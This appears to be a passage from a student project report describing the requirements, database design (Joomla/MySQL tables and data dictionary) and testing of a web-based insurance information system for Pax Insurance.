3.3 System Design and Development

System design is the process of developing a step by step map that shows developers how to convert system requirements into a workable operational information system.

We based on the requirements that we had established in the system analysis phase and converted it into a sequence of detailed procedural steps and system specifications.

With this project, it involved creating user interfaces, use of web-technologies and database.

Web pages were created to input and receive formatted text.

A database were developed using Joomla and MySQL.

3.4 System Testing and Implementation

This is the phase which helped the researcher identify the system weaknesses and errors by assessing system elements under different situations and environments to see if the system performance matches system requirements.

Testing is one of the most daunting parts of the development process. It requires creativity, persistence and through understanding of the system to anticipate the many ways in which a program fails.

3.5 System Maintenance

This is the process of modifying and updating systems currently in existence. This helped fix errors, improve performance and continue to meet the changing needs of users.

Users were able to request for new features or enhancement of existing features, system errors, changing business needs, and emerging new technologies

3.6 System Requirements

3.6.1 Functional Requirements

Are observable tasks or processes that were performed by the system under development.

- Must update and retrieve records from the system.
- System must add new users.
- Members of the Managers group can enter or approve a request, but not delete requests.
- Members of the Administrators group can enter or approve requests, and can delete requests.

3.6.2 Non-Functional Requirements

Are qualities or standards that the system under development must have or comply with, but which are not tasks that were automated by the system.

- System must be built in specified period of time
- System must be good in storing.

CHAPTER FOUR

SYSTEM ANALYSIS AND DESIGN

4.0 Introduction

This chapter comprises of system study, analysis and design that broadly describe the tools, instruments, approaches, processes, techniques and methods that were employed as stated in the methodology.

This section contains the findings of the investigation of the current system.

4.1 System Analysis

A system is a set of interrelated procedures together with the personnel that jointly performs different activities to accomplish a specific objective.

System analysis is the process of analyzing a system with the potential goal of improving or modifying it.

System analysis helps in describing how the system flows and its relationships between the different entities of the company. The system is divided into smaller parts for the purpose of studying how components work, Davis, W, S (1982).

4.1.1 Requirement Analysis

After investigation and gathering of the requirements, the analysis of software requirements follows and these were the findings.

4.1.1.1 User Requirements

1. The system is able to allocate data of all registered customers and staff.
2. The system blocks non-members from performing tasks like editing and deleting the data.
3. The system provides reports on demand.

Table 4.1.1.1: User Requirement

User	Requirements
Users	Login Register Search for the products Check policies Send e-mail Download data Logout
Administrators	Login Update users data Records' users particulars to the system Validate users policy payment Logout

4.1.1.2 System Requirements

These define the platform and technology that is required in order to run the new the system.

4.1.2 Advantages of the New System

The Web based Insurance Information system provides a number of benefits as indicated below.

Password protection.

Authentication of users and administrators enhancing the security of the system and where eligible users require usernames and passwords to access the system.

The system benefits customers by making it easy for them to register online.

4.2 System Design

System design describes the architectural design and different levels of processes, data flow diagrams data store that were used to understand processes involved in the development of web based insurance information system.

System design looks at the data requirements, software construction and design of the interface, database and Data Structures.

The new system includes a database driven website with a search tool/ engine for faster information retrieval. This section describes the system design that includes the Application Architecture of the website, context diagram, DFD and database design.

4.2.1 Application Architecture of Website Order Processing (WOP)

Client registration, browsing product catalogue and placing order from a computer

Web pages with auto adaptation to device

Pax Insurance Staff:

- Update web catalogue

Registration, Browsing product catalogue and user placing

Pax Insurance Staff

- manage orders
- manage sales

Pax Insurance Finance Staff:

INSURANCE SERVER


Figure 4.2.1 Application Architecture

4.3 System Architecture

This gives a high level view of the new web system with the main components of the system and the services they provide and how they communicate. The web based system is implemented using architecture that comprises of client and Pax Insurance, using the website, process management and DBMS as illustrated below. This structure ensures that users' interaction with the website is independent of storage consideration.

4.3.1 Architectural Design of the Website

Figure 4.3: Architectural Design



4.3.2 Context Diagram




Figure 4.1 Concept Design

4.3.3 Data Flow Diagram




Figure 2.3 Context Diagram

4.4 System Database Design

Introduction

The DBMS used was MySQL which was linked to Joomla and this section includes details of the database design. The conceptual and physical database design and the data dictionary are described below.

4.4.1 Conceptual Database Design

After system investigation and analysis, the concept of the new system was designed and all the relevant entities involved in the system were identified. The following entities were chosen to capture this information like client's name, company name, the location of client in case of delivery for product, category of the products.

4.4.2 Mapping the Entity Relation Diagram to Database Relational Schema

(i) Mapping Strong Entities

user(Id, name, username, email, password, user type, send email)

message(message_id, user_id_form_user_id_to, folder_id, date_time, subject)

order (id, total_amount, order_time, status)

newsfeeds(catid, id, name, alias, link, filename, published)

Contact_details(id, name, con_position, address, suburb, state, country, postcode, telephone, fax, email_to)

Session(username, time, session_id, guest, userid, usertype, gid, client_id, data)

(ii) Mapping Ternary(many-to-many) Relationships

module(id, title, content, ordering, checked_out, checked_out_time, published, numnews, access, showtitle, client_id, control)

message(message_id, user_id_form_user_id_to, folder_id, date_time, subject)

(iii) Mapping One-to-Many Relationships

user (Id, Name, email, username)

insurance(id, insurance_type, price,)


Orders (id, total_amount, order_time, status)

Products(id,date_added,name,category,units,price)

(iv) Mapping one to one Relations

User(Id, Name, username, email,)

4.4.3 Entity Relationship Diagram (ERD)



4.5 Physical Database Design

This refers to the actual structure of database tables derived in logical design onto a physical media.

4.5.1 Physical Design


This illustrates the data dictionary, which consists of the table fields, the size of characters allowed and the description of the field in the table.

Data Dictionary

The data dictionary defines the basic organization of the database; the database consists of several tables which contain entity records that include their data type, font size and field. Data was captured in the MySQL database through phpMyAdmin and is categorized as follows:

Table 4.5 Users

The figure 4.5 below shows an entity that stores users details regarding fields of id (primary key), name, username, email, password, usertype, block, sendEmail, gid, registerDate, lastvisitDate. It also describes the data type and other field descriptions.



#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	id	int(11)			No	None	AUTO_INCREMENT	Change Drop
2	name	varchar(255)	utf8_general_ci		No			Change Drop
3	username	varchar(150)	utf8_general_ci		No			Change Drop
4	email	varchar(100)	utf8_general_ci		No			Change Drop
5	password	varchar(100)	utf8_general_ci		No			Change Drop
6	usertype	varchar(25)	utf8_general_ci		No			Change Drop
7	block	tinyint(4)			No	0		Change Drop
8	sendEmail	tinyint(4)			Yes	0		Change Drop
9	gid	tinyint(3)		UNSIGNED	No	1		Change Drop
10	registerDate	datetime			No	0000-00-00 00:00:00		Change Drop
11	lastvisitDate	datetime			No	0000-00-00 00:00:00		Change Drop
12	activation	varchar(100)	utf8_general_ci		No			Change Drop

4.5: Users

Table 4.6 Contacts_details

The table 4.6 below shows an entity that stores information of contacts. Fields include userid (primary key), readerNames, address, phoneNo, rollNo and class. It also describes the data type and other field descriptions.

localhost > Joomla! > jos_contact_details							
Browse Structure SQL Search Insert Export Import Operation							
#	Name	Type	Collation	Attributes	Null	Default	Extra
<input type="checkbox"/> 1	id	int(11)			No	None	AUTO_INCREMENT
<input type="checkbox"/> 2	name	varchar(255)	utf8_general_ci		No		
<input type="checkbox"/> 3	alias	varchar(255)	utf8_general_ci		No		
<input type="checkbox"/> 4	con_position	varchar(255)	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 5	address	text	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 6	suburb	varchar(100)	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 7	state	varchar(100)	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 8	country	varchar(100)	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 9	postcode	varchar(100)	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 10	telephone	varchar(255)	utf8_general_ci		Yes	NULL	
<input type="checkbox"/> 11	fax	varchar(255)	utf8_general_ci		Yes	NULL	

4.6: Entity Contact_details

Table 4.7modules


The table 4.7 below shows an entity that defines the modules that were used when developing the system of Pax Insurance.

#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	id	int(11)			No	None	AUTO_INCREMENT	Change Drop
2	title	text	utf8_general_ci		No	None		Change Drop
3	content	text	utf8_general_ci		No	None		Change Drop
4	ordering	int(11)			No	0		Change Drop
5	position	varchar(50)	utf8_general_ci		Yes	NULL		Change Drop
6	checked_out	int(11)		UNSIGNED	No	0		Change Drop
7	checked_out_time	datetime			No	0000-00-00 00:00:00		Change Drop
8	published	tinyint(1)			No	0		Change Drop
9	module	varchar(50)	utf8_general_ci		Yes	NULL		Change Drop
10	numnews	int(11)			No	0		Change Drop
11	access	tinyint(3)		UNSIGNED	No	0		Change Drop
12	showtitle	tinyint(3)		UNSIGNED	No	1		Change Drop
13	params	text	utf8_general_ci		No	None		Change Drop
14	iscore	tinyint(4)			No	0		Change Drop
15	client_id	tinyint(4)			No	0		Change Drop
16	control	text	utf8_general_ci		No	None		Change Drop

4.7: Entity modules

Table 4.8 News Feeds

The table 4.8 below shows an entity that stores news of Pax insurance. Fields include id (primary key), name, alias, link, issueDate, filename, published, numaarticles, checked_out, checked_out_time, ordering, rtl. It also describes the data type and other field descriptions.




ALTER TABLE `jos_newsfeeds` DROP PRIMARY KEY;
ADD PRIMARY KEY (`id`);

#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	catid	int(11)			No	0		Change Drop
2	id	int(11)			No	None	AUTO_INCREMENT	Change Drop
3	name	text	utf8_general_ci		No	None		Change Drop
4	alias	varchar(255)	utf8_general_ci		No			Change Drop
5	link	text	utf8_general_ci		No	None		Change Drop
6	filename	varchar(200)	utf8_general_ci		Yes	NULL		Change Drop
7	published	tinyint(1)			No	0		Change Drop
8	numarticles	int(11)		UNSIGNED	No	1		Change Drop
9	cache_time	int(11)		UNSIGNED	No	3600		Change Drop
10	checked_out	tinyint(3)		UNSIGNED	No	0		Change Drop
11	checked_out_time	datetime			No	0000-00-00 00:00:00		Change Drop
12	ordering	int(11)			No	0		Change Drop

4.8: Entity newsfeeds

Table 4.9 Session

The table 4.9 below shows an entity that stores information regarding staff. Fields include session_id (primary key), username, time, guest, useid, usertype, gid, client_id, data. It also describes the data type and other field descriptions.



#	Name	Type	Collation	Attributes	Null	Default	Extra	Action
1	username	varchar(150)	utf8_general_ci		Yes			Change Drop
2	time	varchar(14)	utf8_general_ci		Yes			Change Drop
3	session_id	varchar(200)	utf8_general_ci		No	0		Change Drop
4	guest	tinyint(4)			Yes	1		Change Drop
5	userid	int(11)			Yes	0		Change Drop
6	usertype	varchar(50)	utf8_general_ci		Yes			Change Drop
7	gid	tinyint(3)		UNSIGNED	No	0		Change Drop
8	client_id	tinyint(3)		UNSIGNED	No	0		Change Drop

4.9: Entity Session

CHAPTER FIVE

SYSTEM IMPLEMENTATION

5.1 System Implementation

A Web Based Insurance Information System provides administrators and users with login information and authorization purposes.

The implementation environment used to support the Website was Microsoft windows 7 Home Premium edition and the main scripting languages used were Joomla, MySQL. This part introduces the developed application website with emphasis on how it was developed. This section further shows the samples of the implemented Website pages in use as well as the methodologies used in testing the application. Sample pages in use are included in 5.2.1 respectively.

5.2 System Testing

This was done to test the input of the system against the expected output. Input like the name of user, the password of the user, the expected output was giving the details of the users, the administrator's ability to change to the users' particulars in the database.

The following testing strategies were deployed to carry out application testing of the Website:

i) User Testing

This is where a number of clients are randomly selected to test the website pages and to comment on the usability of the website.

(ii) Unit Testing

This involved testing how inputs into specific interfaces work and their compliance to specifications like the size of text, data types.

The units of the system were tested by ensuring easy access by use of inputs and outputting the results in the interfaces.

Therefore each executable component of the website was tested for the desired functionality.

(iii) Module testing (integration testing)

Each executable unit page was integrated and tested as a module.

iv) Functionality or website Testing

Website pages were integrated and tested as whole. The different pages were integrated to come up with one functional website which was then tested as a whole to make sure that it meets the general objectives of the project.

5.2.1 SAMPLE OF USER INTERFACES

1. Website Main Home Page on Computer



